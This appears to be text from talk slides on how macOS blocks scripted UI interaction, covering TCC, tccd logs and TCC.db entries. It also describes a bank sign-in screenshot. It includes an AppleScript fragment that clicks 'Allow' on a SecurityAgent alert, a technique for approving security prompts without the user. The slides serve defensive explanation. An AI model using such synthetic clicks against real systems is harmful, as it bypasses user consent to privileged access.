

The image shows a screenshot of the Bank of America website. At the top, there are navigation links: Personal, Small Business, Wealth Management, Businesses & Institutions, and About Us. Below this is the Bank of America logo and a menu bar with Checking, Savings, Credit Cards, Home Loans, Auto Loans, and Investments. The main content area features a large red sign-in form with fields for Online ID, Passcode, and Save Online ID, along with a Sign In button. Below the form are links for Forgot Online ID? and Forgot Passcode?, and buttons for Security & Help and Enroll. Further down are links for Open an Account, Find your closest financial center or ATM, and Schedule an Appointment. A blue 'Get started' button is also visible. The background of the page shows a scenic beach landscape.

MITIGATIONS


how Apple (et. al) protect the UI



Blocking AppleScript UI Interactions



OS alert



```
tell process "SecurityAgent"  
    click button "Allow" ....  
end tell
```


try click...

tccd access check?

```
$ log show  
tccd  PID[44854] is checking access for target PID[44855]  
tccd  Service kTCCServiceAccessibility does not allow prompting; returning preflight_unknown  
  
execution error: System Events got an error: osascript is not allowed assistive access. (-1719)
```

log messages



Blocking AppleScript UI Interactions



tccd, checks TCC.db



tccd is an OS daemon that manages the privacy database, TCC.db



service	client	client_type	allowed
kTCCServiceAccessibility	com.apple.Terminal	0	0

TCC.db

```
# fs_usage -w -f filesystem | grep tccd
```



